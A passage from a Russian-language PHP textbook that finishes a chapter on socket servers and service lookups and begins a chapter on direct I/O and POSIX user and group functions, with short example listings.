где `$socket` — привязанный сокет, включенный на прослушивание, который должен принимать соединения. При выполнении эта функция не вернет управление до тех пор, пока не завершится ожидание входящих подключений. Как только оно будет установлено, функция вернет новый сокетный ресурс, используемый для подключения. Если указанный в параметре `$socket` сокет настроен как неблокирующий, функция `socket_accept()` всегда немедленно будет возвращать `false`.

НА ЗАМЕТКУ

Сокетный ресурс, возвращенный функцией `socket_accept()`, не может быть повторно использован, поскольку он обслуживает только одно определенное текущее подключение. Сокет, переданный ей в параметре `$socket`, однако, может быть использован повторно.

В листинге 21.8 создается простой сокетный сервер, принимающий единственное подключение, максимум 1024 байта входного потока и отображающий этот поток пользователю.

Листинг 21.8. Создание простого сервера на основе сокета

```
<?php
   /* Запретить прерывание сценария по тайм-ауту */
   set_time_limit(0);
   $address = "127.0.0.1";
   $port = 4545;
   $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
   socket_bind($socket, $address, $port);
   socket_listen($socket);
```

```
    $connection = socket_accept($socket);
    $result = trim(socket_read($connection, 1024));
    echo "Принят результат: '$result'\n";
    socket_close($connection);
    socket_shutdown($socket);
    socket_close($socket);
?>
```

НА ЗАМЕТКУ

Чтобы создать сервер, сокеты которого ведут прослушивание на портах с номерами ниже 1000, данный пользователь должен иметь в системе административные права. Также следует отметить, что приведенный выше сценарий не завершит работу до тех пор, пока не будет установлено соединение, что может создать впечатление "зависания".

Одновременная работа с несколькими сокетами

В листинге 21.8 представлен сервер на базе сокетов. Однако он не слишком удобен для реальных целей, поскольку к нему может выполняться только одно подключение одновременно. Чтобы создать более удобный сервер сокетов, необходимо научиться работать одновременно с множеством сокетов. Чтобы сделать это, понадобится функция `socket_select()`, синтаксис которой выглядит следующим образом:

```
socket_select(&$read, &$write, &$error, $sec [, $usec]);
```

Здесь `$read`, `$write` и `$error` — переданные по ссылке переменные (точнее, массивы). Эти массивы должны содержать список всех сокетов, за которыми нужно наблюдать на предмет чтения, записи и перехвата ошибок соответственно. Например, помещение активного сокета в массив, передаваемый в параметре `$read`, заставляет PHP проверять, есть ли в этом сокете данные для чтения. Последние два параметра — `$sec` и необязательный `$usec` — это значения тайм-аута, управляющие тем, как долго будет ожидать функция `socket_select()`, прежде чем вернуть управление PHP. В результате выполнения функция `socket_select()` возвращает целое число, указывающее общее количество измененных сокетов (из переданного списка), и модифицирует массивы `$read`, `$write` и `$error`, удаляя из них те элементы, которые не были изменены. В результате каждый из этих массивов будет содержать только список сокетов, отвечающих следующим требованиям:

- Сокеты, перечисленные в массиве `$read`, содержат данные, подлежащие чтению из них, либо входящие подключения к ним.
- Сокеты, перечисленные в массиве `$write`, содержат данные, подлежащие записи в них.
- Сокеты, перечисленные в массиве `$error`, содержат ошибки, которые нужно обработать.

В случае ошибочного завершения `socket_select()` возвращает булевское значение `false`.

Для использования этой функции в реальном приложении первым делом должен быть создан сокет, представляющий сервер в целом. Этот главный сокет будет привязан к определенному адресу и порту и начнет прослушивание подключений. Этот сокет будет также добавлен в массив $read и будет запущен управляемый бесконечный цикл. Затем с помощью функции socket_select() будет организован мониторинг главного сокета на предмет новых подключений. Когда появляется новое подключение, автоматически вызывается функция socket_accept(), что приводит к созданию нового серверного сокета, используемого для взаимодействия с подключенным клиентом. Этот новый подключенный сокет затем подвергается мониторингу через тот же вызов socket_select() (за счет добавления его к тому же массиву, куда уже добавлен наш главный сокет) и реализуется логика приложения, обеспечивающая функциональность нашего сервера. В листинге 21.9 представлен работающий пример простого сервера, принимающего настраиваемое число подключений.

Листинг 21.9. Создание многосокетного сервера на PHP

```
<?php
   set_time_limit(0);
   $NULL = NULL;
   $address = "127.0.0.1";
   $port = 4545;
   $max_clients = 10;
   $client_sockets = array();
   $master = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
   $res = true;
   $res &= @socket_bind($master, $address, $port);
   $res &= @socket_listen($master);
   if(!$res) {
      die("Невозможно привязать и прослушивать $address:$port\n");
   }
   $abort = false;
   $read = array($master);

   while(!$abort) {
     $num_changed = socket_select($read, $NULL, $NULL, 0, 10);
     /* Изменилось что-нибудь? */
     if($num_changed) {
       /* Изменился ли главный сокет (новое подключение) */
       if(in_array($master, $read)) {
         if(count($client_sockets) < $max_clients) {
           $client_sockets[] = socket_accept($master);
           echo "Принято подключение (" . count($client_sockets) .
                 " of $max_clients)\n";
         }
       }

     /* Цикл по всем клиентам с проверкой изменений в каждом из них */
       foreach($client_sockets as $key => $client) {
       /* Новые данные в клиентском сокете? Прочитать и ответить */
         if(in_array($client, $read)) {
             $input = socket_read($client, 1024);
```

```
            if($input === false) {
              socket_shutdown($client);
              unset($client_sockets[$key]);
            } else {
              $input = trim($input);
              if(!@socket_write($client, "Вы сказали: $input\n")) {
                  socket_close($client);
                  unset($client_sockets[$key]);
              }
            }
            if($input == 'exit') {
              socket_shutdown($master);
              $abort = true;
            }
        }
      }
    }
    $read = $client_sockets;
    $read[] = $master;
  }
?>
```

НА ЗАМЕТКУ

В листинге 21.9 вскрыты некоторые ограничения сценарного механизма PHP, которые требуют несколько более сложного обходного пути в форме вызова `socket_select()`:

```
$num_changed = socket_select($read, $NULL, $NULL, 0, 10);
```

Обратите внимание на применение переменной с именем `$NULL`. В PHP для функций, принимающих параметры по ссылке (как это и делает `socket_select()` в первом приближении), `NULL` является недопустимым значением. Однако передача `NULL` в качестве одного или более параметров-списков вполне корректна. Поэтому обходной маневр заключается в присвоении переменной `$NULL` значения `NULL`:

```
$NULL = NULL;
```

и последующей ее передачи функции `socket_select()`.

Вспомогательные сетевые функции

При работе с сетевыми подключениями PHP предоставляет множество полезных функций для определения идентификаторов протоколов и номеров портов, используемых специфическими службами. Например, вспомним третий параметр функции `socket_create()` из предыдущего примера:

```
socket_create($domain, $type, $protocol);
```

Параметр `$protocol` — это целочисленная константа, которая представляет уникальный идентификатор, определяющий протокол, такой как UDP или TCP. В предыдущих примерах, когда использовалась функция `socket_create()`, в качестве значения этого параметра указывалась константа `SOL_TCP`. Хотя она приемлема для прото-

кола TCP, для других протоколов (таких как протокол простых сообщений SMP) должна применяться функция getprotbyname(), синтаксис которой выглядит следующим образом:

```
getprotobyname($name);
```

Здесь $name — это строка, представляющая имя протокола. При выполнении эта функция пытается найти протокол на основе указанного имени и возвратить ассоциированное с ним целое число либо −1 в случае ошибки, как показано в листинге 21.10.

Листинг 21.10. Использование getprotbyname()

```
<?php
   $proto = "smp";
   $proto_num = getprotobyname($proto);
   if($proto_num == -1) {
     die("Не найден протокол '$proto'\n");
   } else {
     echo "Протокол '$proto' имеет идентификатор $proto_num\n";
   }
?>
```

Протоколы также могут быть найдены по их уникальным идентификаторам с помощью функции getprotbynumber():

```
getprotobynumber($proto_num);
```

Здесь $proto_num — номер протокола, который нужно найти. В результате выполнения эта функция возвращает строку, представляющую протокол, или булевское значение false в случае неудачи, как показано в листинге 21.11.

Листинг 21.11. Использование getprotbynumber()

```
<?php
   $proto_num = SOL_TCP;
   $proto = getprotobynumber($proto_num);
   if($proto === false) {
     die("Не найден протокол с ID $proto_num\n");
   } else {
     echo "Протокол с ID $proto_num : '$proto'\n";
   }
?>
```

При работе с сетевым вводом-выводом удобно также иметь возможность найти информацию, касающуюся специфических служб. Для этих целей в PHP предусмотрена функция getservbyname():

```
getservbyname($name, $protocol);
```

Здесь $name — имя службы (наподобие ftp), которую необходимо найти. Чтобы найти службу, в параметре $protocol также должен быть указан протокол в виде строки "udp", либо "tcp" соответственно. В результате выполнения эта функция возвращает номер порта, ассоциированный со службой, или булевское значение false при неудаче, как показано в листинге 21.12.

Листинг 21.12. Применение getservbynumber()

```
<?php
   $service = "ftp";
   $port = getservbyname($service, 'tcp');
   if($port === false) {
     die("Поиск службы '$service' не удался.\n");
   } else {
     echo "Служба '$service' запущена на порте $port\n";
   }
?>
```

Аналогичным образом вы можете искать службы по номеру порта, с помощью функции getservbyport():

```
getservbyport($port, $protocol);
```

Здесь $port — номер порта, на котором нужно найти запущенную службу, работающую по протоколу $protocol. Подобно getservbyname(), параметр $protocol представляет протокол, по которому работает служба, и может принимать значение строки "udp" либо "tcp". В результате выполнения функция getservbyport() возвращает строку, представляющую имя работающей службы на указанном порте, либо булевское значение false при неудаче (см. листинг 21.13).

Листинг 21.13. Применение getservbyport()

```
<?php
   $port = 80;
   $service = getservbyport($port, 'tcp');
   if($service === false) {
     die("Не найдена служба на порте $port\n");
   } else {
     echo "Служба '$service' запущена на порте $port\n";
   }
?>
```

Резюме

Эта глава была посвящена основам программирования сокетов, и представленный в ней материал, в основном, должен быть достаточно понятным. Мы вкратце очертили контуры темы, но следует помнить, что программирование сокетов — это ответственная технология, применяемая для создания сложных приложений, требующих межпроцессного взаимодействия. Хотя полное понимание концепций, лежащих в основе применения сокетов, потребует определенных усилий, в конечном итоге оно обеспечит богатые возможности вашим приложениям.

ГЛАВА

22

Доступ к операционной системе из PHP

В ЭТОЙ ГЛАВЕ...

- Функциональность, специфическая для ОС Unix
- Системные функции, не зависящие от платформы
- Краткие заметки о безопасности

Введение

Как было показано в предыдущих главах, сфера применения PHP гораздо шире, нежели только написание сценариев для Web. Однако когда вы используете PHP в сценариях на стороне клиента, временами возникает необходимость получить доступ к низкоуровневым функциям операционной системы (ОС). В настоящей главе рассматриваются возможности, которые предусмотрены в PHP для доступа к специфическим средствам операционных систем. Во избежание путаницы эта глава разделена на два раздела, соответствующие категориям функциональных вызовов ОС из PHP: специфические для Unix и не зависящие от платформы.

Функциональность, специфическая для ОС Unix

Хотя это уже не настолько соответствует действительности сегодня, как было несколько лет назад, PHP всегда рассматривался в качестве сценарного языка для пользователей Unix. А посему ему доступен широкий диапазон специфичных для Unix функций операционной системы. Эти функции позволяют выполнять задачи, которые невозможно реализовать другими средствами, такие как прямой ввод/вывод (для доступа к оборудованию машины, подобному последовательным портам) и управление сигналами. Начнем с возможностей прямого ввода-вывода PHP.

Прямой ввод и вывод

Функции прямого ввода-вывода используются в PHP в основном для доступа к оборудованию — такому как последовательные порты, когда стандартные функции доступа к файлам наподобие `fopen()` недоступны. Поэтому, в отличие от большинства прочих операций ввода-вывода в PHP, ресурсы, используемые расширениями прямого ввода-вывода, не совместимы с теми, что применяются где-либо еще в PHP. Всего существует девять функций, которые будут представлены в последующих разделах.

НА ЗАМЕТКУ

Чтобы использовать средства прямого ввода-вывода PHP, вы должны включить их, указав флаг конфигурации `--enable-dio` во время компиляции PHP.

Открытие и закрытие подключения прямого ввода-вывода

Как и в случае с другими операциями ввода-вывода PHP, для использования любых других функций сначала должно быть установлено (открыто) соединение. По правилам прямого ввода-вывода все операции должны начинаться с вызова функции `dio_open()`. Ее синтаксис показан ниже.

```
dio_open($filename, $flags[, $mode]);
```

Здесь `$filename` — это строка, представляющая имя файла, который нужно открыть (наподобие `/dev/modem`), `$flags` — целочисленная битовая маска, представляющая настройки подключения, а последний необязательный параметр `$mode` задает

режим Unix, в котором должно быть открыто соединение. При выполнении функция `dio_open()` пытается открыть указанный файл и, в случае успеха, возвращает ресурс, представляющий соединение, или же `false` при неудаче. В табл. 22.1 представлены возможные значения флагов для параметра `$flags`.

Таблица 22.1. Флаги для параметра `$flags` функции `dio_open()`

Флаг	*Описание*
* `O_DRONLY`	Открыть только для чтения.
* `O_DRWR`	Открыть для чтения/записи.
* `O_WRONLY`	Открыть только для записи.
`O_APPEND`	Открыть для добавления.
`O_CREAT`	Создать файл, если он не существует.
`O_EXCL`	Выдать ошибку при попытке создания файла с флагом `O_CREAT`, если он уже существует.
`O_NOCTTY`	Если указанное имя файла представляет терминальное устройство, не делать текущий процесс контролером терминала.
`O_NONBLOCK`	Начать в не блокирующем режиме.
`O_SYNC`	Начать в синхронизирующем режиме, заставляя все операции записи перед продолжением ожидать завершения соответствующей активности аппаратных устройств.
`O_TRUNC`	Если нужный файл уже существует, усечь его до нулевой длины перед продолжением работы.

При выборе из табл. 22.1 используемых флагов важно отметить те, что помечены звездочкой (*). Один (и только один) из этих трех отмеченных флагов должен использоваться с функцией `dio_open()`. Дополнительно, если необходимо, один из этих флагов может комбинироваться с любыми из оставшихся флагов, чтобы создать прямое подключение с требуемыми свойствами.

После того, как прямое подключение ввода-вывода установлено, оно будет закрываться автоматически при завершении исполнения сценария. Если вы хотите прервать подключение раньше, можете закрыть его вручную с помощью функции `dio_close()`:

```
dio_close($dio_res);
```

Здесь `$dio_res` — ресурс прямого ввода-вывода, который нужно закрыть. Пример использования обеих функций `dio_open()` и `dio_close()` приведен в следующем разделе в листинге 22.1.

Чтение данных из соединения

После того, как соединение установлено, данные из него могут считываться в той же манере, как это делают и другие функции ввода-вывода PHP. Для чтения из открытого подключения ввода-вывода применяется функция `dio_read()`. Ее синтаксис выглядит так:

```
dio_read($dio_res [, $length]);
```

где $dio_res — ресурс прямого ввода-вывода, возвращенный dio_open(), а необязательный параметр $length — это целое, представляющее количество байт для чтения. Если этот параметр не указан, dio_read() по умолчанию читает 1 Кбайт (1024 байта).

В листинге 22.1 с помощью функции прямого ввода-вывода выполняется чтение 1 Кбайт случайных данных с устройства /dev/random.

НА ЗАМЕТКУ

/dev/random — это устройство уровня ядра операционной системы, и, будучи таковым, может оказаться недоступным в вашей конкретной системе.

Листинг 22.1. Базовое использование прямого ввода-вывода

```
<?php
   $dio = dio_open("/dev/random", O_RDONLY);
   if(!$dio) {
     die('Не открывается /dev/random!');
   }
   /* Чтение 50 байт из /dev/random */
   $random_data = dio_read($dio, 50);
   echo "Здесь некоторые случайные данные (в шестнадцатеричном виде): \n";
   for($i = 0; $i < 50; $i++) {
     printf("%X ", ord($random_data{$i}));
   }
   echo "\n";
   dio_close($dio);
?>
```

Запись данных в соединение

Точно так же, как вы можете читать из прямого подключения ввода-вывода, в него можно писать (предполагается, что установлено подключение не только для чтения). Для того чтобы писать в прямое подключение ввода-вывода, в PHP предусмотрена функция dio_write() со следующим синтаксисом:

```
dio_write($dio_res, $data [, $length]);
```

Здесь $dio_res — ресурс прямого ввода-вывода, $data — данные, предназначенные для записи, а необязательный параметр $length указывает максимальную длину записи в подключение. В листинге 22.2 функция dio_write() используется для записи строки на устройство /dev/tty (активный терминал).

Листинг 22.2. Запись в файл с помощью прямого ввода-вывода

```
<?php
   $dio = dio_open("/dev/tty", O_RDWR | O_CREAT | O_TRUNC, 0777);
   if(!$dio) {
     die("Не открывается /dev/tty\n");
   }
   dio_write($dio, "Добро пожаловать!\n");
   dio_close($dio);
?>
```

Наряду со стандартной функцией dio_write() в PHP также имеется функция dio_truncate(), которая усекает указанный файл до заданной длины. Синтаксис функции dio_truncate() показан ниже.

```
dio_truncate($dio_res, $length);
```

где $dio_res — это ресурс прямого ввода-вывода, а $length — длина файла, до которой его нужно усечь.

НА ЗАМЕТКУ

При указании длины усечения будьте готовы к проблемам, связанным с тем, что файл меньше заданной длины. В зависимости от операционной системы, файл может быть либо оставлен без изменений, либо дополнен символами NULL до указанной длины.

Установка файлового указателя прямого ввода-вывода

Как и в случае с другими операциями прямого ввода-вывода, указатель отслеживает позицию в файле, в которой должна выполняться очередная операция. Аналогичным образом, этот указатель при необходимости может быть перемещен средствами API-интерфейса прямого ввода-вывода. Функцией, которая выполняет эту задачу, является dio_seek(), и она имеет следующий синтаксис:

```
dio_seek($dio_res, $position [, $start]);
```

где $dio_res — ресурс прямого ввода-вывода. Следующий параметр, $position, — это целое число, представляющее позицию, в которую нужно переместить файловый указатель относительно необязательного параметра $start. Параметр $start может принимать одно из трех значений:

SEEK_SET — использовать параметр $location как литеральное значение положения указателя от начала файла.

SEEK_CUR — использовать $location для перемещения указателя относительно текущего его положения.

SEEK_END — использовать $location для перемещения указателя относительно конца файла.

В случае, когда параметр $start не указан, применяется значение по умолчанию — константа SEEK_SET. Пример использования dio_seek() показан в листинге 22.3.

НА ЗАМЕТКУ

Когда указывается параметр $position вместе с SEEK_CUR и SEEK_END, допускаются отрицательные его значения.

Листинг 22.3. Запись в файл с использованием функции dio_seek()

```
<?php
   $dio = dio_open("/tmp/testing", O_RDWR | O_CREAT | O_TRUNC, 0777);
   if(!$dio) {
     die("Не открывается /tmp/testing\n");
   }
```

```
   dio_write($dio, "Здравствуйте, меня зовут Билл");
   /* Назад на 4 байта */
   dio_seek($dio, -4, SEEK_END);
   /* Перезапись */
   dio_write($dio, "Джон");
   dio_close($dio);
?>
```

Извлечение информации о соединении

Расширения прямого ввода-вывода могут представить детальную информацию о текущем открытом подключении, извлекая статистическую информацию с помощью функции `dio_stat()`. Синтаксис этой функции выглядит следующим образом:

```
dio_stat($dio_res);
```

где `$dio_res` — ресурс прямого ввода-вывода, информацию о котором нужно получить. При выполнении эта функция возвращает ассоциативный массив, содержащий статистику, либо `false` в случае неудачи. Полное описание всех значений, которые содержит результат `dio_stat()` можно найти в руководстве по PHP.

Настройка вашего подключения для прямого ввода-вывода

До настоящего момента вам были представлены только основы применения прямого ввода-вывода PHP. Так как это низкоуровневый программный интерфейс, для тонкой настройки подключений он предлагает множество других функций. Первая из них — это `dio_fcntl()`, которая позволяет выполнить множество операций с открытым соединением прямого ввода-вывода. Синтаксис этой функции показан ниже.

```
dio_fcntl($dio_res, $command [, $args]);
```

Здесь `$dio_res` — ресурс прямого ввода-вывода, а `$command` — целое число, определяющее операцию, которую нужно выполнить над соединением. Если это необходимо для конкретной операции, используется необязательный параметр `$args` — смешанная переменная, представляющая специфические аргументы для операции. Список возможных операций для параметра `$command` представлен в табл. 22.2.

Таблица 22.2. Возможные операции `dio_fcntl()`

Операция	*Описание*
`F_DUPFD`	Находит наименьший числовой файловый дескриптор, больше указанного в `$args`, создает копию указанного подключения прямого ввода-вывода и возвращает его.
`F_GETLK`	Получает состояние блокировки (если таковая существует) на заданном подключении.
`F_SETFL`	Устанавливает новые необязательные флаги для подключения (`O_APPEND`, `O_NONBLOCK`, `O_ASYNC`).
`F_SETLK`	Пытается установить или очистить блокировку на подключении. Возвращает `-1`, если другой процесс установил подключение.
`F_SETLKW`	Идентично `F_SETLK` за исключением того, что ожидает, пока блокировка не будет снята автоматически.

НА ЗАМЕТКУ

Для флага F_SETFL следует отметить возможность применения опции O_ASYNC. Эта опция требует, чтобы PHP был скомпилирован с поддержкой управления процессами, которое обсуждается далее в настоящей главе.

Когда вы используете функцию dio_fcntl() для установки блокировки, необходимо указывать необязательный параметр для передачи множества аргументов в форме ассоциативного массива. Ключи, которые должны быть указаны при установке блокировок, и их смысл приведены в табл. 22.3.

Таблица 22.3. Структура массива параметров блокировки для dio_fcntl()

Ключ	*Описание*
start	Местоположение в файле, с которого нужно установить блокировку, относительно ключа wenth.
length	Размер в байтах области блокировки в файле, начиная с позиции start. Значение 0 означает блокировку до конца файла.
type	Тип блокировки, которую нужно создать. Возможными значениями являются F_RDLCK, F_WRLCK и F_UNLCK, означающие, соответственно, блокировку чтения, записи и удаление блокировки.
wenth	Идентификатор смещения положения начала блокировки start. Может принимать значения SEEK_SET, SEEK_CUR или SEEK_END.

НА ЗАМЕТКУ

Важно отметить, что когда вы используете операцию F_GETLK в функции dio_fcntl(), возвращаемый массив идентичен тому, что показан в табл. 22.3, но с дополнительным ключом pid, представляющим идентификатор процесса с блокировкой (если таковой имеется).

В примере из листинга 22.4 функция dio_fcntl() используется для вывода результатов проверки блокировок в локальный файл.

Листинг 22.4. Использование функции dio_fcntl()

```
<?php
   $dio = dio_open("/tmp/testing", O_RDWR | O_CREAT | O_TRUNC, 0777);
   if(!$dio) {
     die("Невозможно открыть /tmp/testing\n");
   }
   $result = dio_fcntl($dio, F_GETLK);
   echo "Тип блокировки: ";
   switch($result['type']) {
   case F_RDLCK:
     echo "Чтение\n";
     break;
   case F_WRLCK:
     echo "Запись\n";
     break;
```

```
    case F_UNLCK:
      echo "Нет блокировки\n";
      break;
    }
    echo "Найдена блокировка с {$result['start']} длиной {$result['length']}
    байт\n";
    echo "Блокировка управляется процессом PID {$result['pid']}\n\n";
    dio_close($dio);
?>
```

Одно из возможных применений функциональности прямого ввода-вывода в PHP — это доступ к терминалу или другому последовательному устройству непосредственно из PHP-сценария. Однако чтобы правильно получить доступ к такому устройству, должно быть установлено множество специфичных для терминалов опций. Чтобы установить эти значения, предусмотрена функция `dio_tcsetattr()` со следующим синтаксисом:

```
dio_tcsetattr($dio_res, $options);
```

Здесь `$dio_res` — ресурс прямого ввода-вывода, а `$options` — ассоциативный массив, содержащий опции настройки терминального соединения. Список ключей и их значений для массива `$options` показан в табл. 22.4.

Таблица 22.4. Структура массива опций для функции `dio_tcsetattr()`

Ключ	*Описание*
`baud`	Скорость передачи данных. Допустимые значения: 384000, 19200, 9600, 4800, 2400, 1800, 1200, 600, 300, 200, 150, 134, 110, 75 и 50. По умолчанию принимается 9600.
`bits`	Количество битов данных. Возможные значения — 8, 7, 6 или 5. По умолчанию — 8.
`Parity`	Биты паритета. Допустимые значения: 0, 1 и 2. По умолчанию — 0.
`stop`	Количество стоповых битов. Допустимые значения: 1 и 2. По умолчанию принимается 1.

POSIX-функции PHP

Со времен PHP 3 в определенной степени была реализована поддержка POSIX.1 (IEEE 1003.1), хотя в те времена она ограничивалась только несколькими функциями, такими как `open()`, `read()`, `write()` и `close()`. В современных версиях PHP поддержка POSIX расширена на большинство (если не на все) функции POSIX. Как следует из заголовка, в этом разделе рассматриваются наиболее важные функции POSIX.

Из-за широкого диапазона функциональности, описанной в POSIX.1, в настоящем разделе большая часть POSIX-функций PHP не описана. Более подробную информацию относительно POSIX в PHP можно найти в руководстве PHP по адресу `http://www.php.net/posix`.

POSIX и безопасность в PHP

Для тех из вас, кто не вполне знаком с функциями POSIX, следует отметить, что они представляют высокую степень риска нарушения безопасности для неподготов-

ленного администратора Web-сайта. С функциями POSIX злонамеренный пользователь может получить информацию о пользователях системы и многом другом. Многие функции в POSIX-расширении PHP требуют, чтобы PHP был запущен в привилегированном режиме (то есть, от имени суперпользователя root).

Поскольку безопасность POSIX-функций определяется безопасностью базовой операционной системы Unix, PHP не предусматривает никаких мер защиты доступа — даже при включенном безопасном режиме. Независимо от этого настоятельно рекомендуется, чтобы данные функции были отключены с помощью опции `./configure --disable-posix` во время компиляции PHP для окружения, в котором они могут быть доступны злоумышленникам.

Как определить, если что-то идет не так

Когда вы будете работать с функциями POSIX в PHP, то увидите, что многие из них возвращают булевское значение, показывающее успешность или неудачу выполнения функции. Поскольку это возвращаемое значение ограничено в использовании, мы начнем обсуждение POSIX-функций с обзора того, как они справляются с ошибками. Когда вызванная функция POSIX терпит неудачу, генерируется код ошибки, который может извлекаться с помощью функции `posix_get_last_error()`. Как следует из ее имени, эта функция получает целое число, представляющее последнюю ошибку POSIX, либо 0, если никаких ошибок не было. Чтобы получить строковое описание ошибки по этому коду, предусмотрена функция `posix_strerror()` со следующим синтаксисом:

```
posix_strerror($error_code);
```

`$error_code` представляет код ошибки, возвращенный `posix_get_last_error()`. В примерах этого раздела упомянутые функции будут использоваться для отображения осмысленных сообщений об ошибках — начиная с функций POSIX, касающихся пользователей и групп.

Функции POSIX, касающиеся пользователей и групп

Одной из главных целей POSIX-расширения PHP является предоставление множества функций, извлекающих информацию о пользователе и группе, которым принадлежит текущий исполняемый процесс. Средствами расширения POSIX вы можете определить эффективные и действительные идентификаторы группы и пользователя для текущего процесса (и, как вы увидите позднее, изменить их при необходимости). Для начала рассмотрим функции POSIX, касающиеся пользователя.

НА ЗАМЕТКУ

Изменение эффективного или реального идентификатора пользователя или группы для данного процесса — это привилегированная операция, требующая запуска PHP от имени суперпользователя root.

Как было установлено ранее, функции POSIX в PHP позволяют извлекать информацию об эффективных и реальных идентификаторах пользователя для текущего процесса. Для осуществления этих операций в PHP можно применять две функции: `posix_geteuid()`, получающую эффективный идентификатор пользователя для процесса, и `posix_getuid()`, которая извлекает действительный (реальный) идентифи-

катор пользователя для процесса. Ни одна из этих функций не принимает параметров и после выполнения возвращает целое, представляющее числовой идентификатор пользователя, под которым запущен текущий процесс PHP.

Хотя числовой идентификатор пользователя вполне удобен, хорошо было бы иметь возможность определять также имя пользователя и прочую детальную информацию относительно владельца процесса. Для этих целей PHP предлагает функцию `posix_getpwuid()` со следующим синтаксисом:

```
posix_getpwuid($user_id);
```

`$user_id` — это числовой идентификатор пользователя в системе (в частности, возвращаемый функцией `posix_getuid()`). В результате выполнения функция `posix_getpwuid()` возвращает ассоциативный массив, содержащий следующую информацию для заданного пользовательского идентификатора:

`name`	Краткое имя, ассоциированное с идентификатором.
`passwd`	Зашифрованный пароль пользователя.
`uid`	Идентификатор пользователя.
`gid`	Первичный идентификатор группы пользователя.
`gecos`	Контактная информация о пользователе.
`dir`	Домашний каталог пользователя.
`shell`	Применяемая пользователем командная оболочка.

НА ЗАМЕТКУ

Имейте в виду, что в приведенном выше списке ключей массива ключ `gecos` слабо отражает его содержимое. Но независимо от причин выбора такого имени следует знать, что этот ключ может содержать разделенный запятыми список характеристик пользователя в следующем порядке:

- полное имя пользователя,
- офисный телефонный номер,
- офисный номер,
- домашний телефонный номер.

Для большинства систем все, кроме полного имени, может быть опущено, поэтому это поле используется лишь ограничено.

Пример вызова описанных функций показан в листинге 22.5.

Листинг 22.5. Использование функций POSIX для извлечения информации о пользователе

```
<?php
  $uid = posix_getuid();
  $euid = posix_geteuid();
  $errcode = posix_get_last_error();
  if($errcode != 0) {
    $errmsg = posix_strerror($errcode);
    die ("Ошибка извлечения информации о пользователе: $errmsg\n");
  }
  $uid_info = posix_getpwuid($uid);
  $euid_info = posix_getpwuid($euid);
```

```
   echo "Процесс исполняется от имени пользователя {$uid_info['name']}\n";
   echo "Эффективный пользователь процесса {$euid_info['name']}\n";
?>
```

Альтернативой функции posix_pwgid(), которая возвращает информацию о пользователе (по его идентификатору) может быть извлечение строкового имени пользователя. Эта задача решается с помощью функции posix_pwname(), которая имеет следующий синтаксис:

```
posix_pwname($username);
```

Здесь $username – имя пользователя, информацию о котором необходимо извлечь. Кроме метода поиска эта функция ведет себя идентично функции posix_pwuid().

Работа с группами с применением функций POSIX в PHP очень похожа на работу с пользователями. Фактически вместо функций posix_getuid(), posix_geteuid(), posix_getpwnam() и posix_getpwuid() используются, соответственно, функции posix_getgid(), posix_getegid(), posix_getgrnam() и posix_getgrgid(). Как и в случае функций, имеющих отношение к пользователям, posix_getgid() и posix_getegid() возвращают действительный и эффективней идентификаторы группы для текущего процесса. Фактически единственная разница между групповыми и пользовательскими функциями заключается в деталях, которые с их помощью могут быть получены. Как уже ранее говорилось, детальная информация относительно определенного идентификатора группы может быть извлечена с помощью функции posix_getgrgid(), имеющей следующий синтаксис:

```
posix_getgrgid($group_id);
```

где $group_id – это идентификатор группы, информацию о которой нужно получить. При выполнении эта функция возвращает ассоциативный массив, описывающий переданный идентификатор группы, либо NULL в случае неудачи. Ключи значений возвращаемого значения перечислены ниже:

name	Имя группы.
passwd	Зашифрованный пароль группы.
members	Индексированный массив, содержащий имена членов группы.
gid	Идентификатор группы.

НА ЗАМЕТКУ

Как и в случае функций posix_getpwuid() и posix_getpwnam(), единственная разница между posix_getgrgid() и posix_getgrnam() связана с методом поиска. Обе эти функции возвращают идентичные ассоциативные массивы.

Пример использования этих функций приведен в листинге 22.6.

Листинг 22.6. Использование функций POSIX, связанных с группами

```
<?php
   $uid = posix_getuid();
   $gid = posix_getgid();
   $gid_info = posix_getgrgid($gid);
   $uid_info = posix_getpwuid($uid);
```

```
  $errcode = posix_get_last_error();
  if($errcode != 0) {
    $errstr = posix_strerror($errcode);
    die("Не удалось извлечь информацию: $errstr\n");
  }
  echo "Пользователь {$uid_info['name']} принадлежит группе
       {$gid_info['name']}\n";
  echo "Список других пользователей из этой группы:\n\n";
  foreach($gid_info['members'] as $uname) {
    echo "\t* $uname\n";
  }
?>
```

Внимательный читатель может заметить, что ни одна из описанных функций не позволяет разработчику определить ничего, кроме первичной группы выполняемого процесса. Поскольку процесс может быть членом множества групп, это может показаться серьезным ограничением.

К счастью, в PHP определена функция posix_getgroups(),возвращающая индексированный массив целых чисел, представляющих все группы, к которым относится данный процесс. Пример использования этой функции показан в листинге 22.7.

Листинг 22.7. Получение списка групп процесса функциями POSIX

```
<?php
  $groups = posix_getgroups();
  $errcode = posix_get_last_error();
  if($errcode != 0) {
    $errmsg = posix_strerror($errcode);
    die("Не удалось получить список групп: $errmsg\n");
  }
  echo "Процесс относится к следующим группам:\n\n";
  foreach($groups as $group) {
    $gid_info = posix_getgrgid($group);
    echo "\t* {$gid_info['name']}\n";
  }
?>
```

Замена группы или пользователя

Теперь, после того, как мы рассмотрели функции, извлекающие информацию об эффективном пользователе и группе текущего процесса, давайте посмотрим на те функции, которые позволяют изменять эти значения. Эти функции для своей работы требуют, чтобы PHP был запущен от имени пользователя root (или с аналогичными правами).

НА ЗАМЕТКУ

Хотя в предыдущем разделе вначале были представлены функции, касающиеся пользователей, в данном случае рассмотрение начнется с функций, касающихся групп. Такой подход выбран по одной причине — из-за порядка выполнения. Как вы увидите, при изменении пользователя или группы процесса идентификатор группы всегда должен быть изменен до идентификатора процесса.

Вспомните из предыдущего раздела, что существует два типа групп – эффективные и действительные (реальные). Аналогично, PHP представляет две функции, позволяющие модифицировать эффективную и реальную группу текущего выполняемого процесса. Эти функции – posix_setegid() и posix_setgid() со следующим синтаксисом:

```
posix_setegid($group_id);
posix_setgid($group_id);
```

В обоих случаях $group_id – новый первичный идентификатор группы (либо эффективный, либо реальный – в зависимости от вызываемой функции). В результате выполнения эта функция вернет булевское значение, указывающее на успешность исполнения.

Как и функция posix_setgid(), которая позволяет устанавливать идентификатор группы для текущего процесса (выполняемого PHP-сценария), PHP также предлагает функцию posix_setuid(), которая позволяет установить идентификатор пользователя для текущего процесса. Синтаксис функции posix_setuid() показан ниже.

```
posix_setuid($user_id);
```

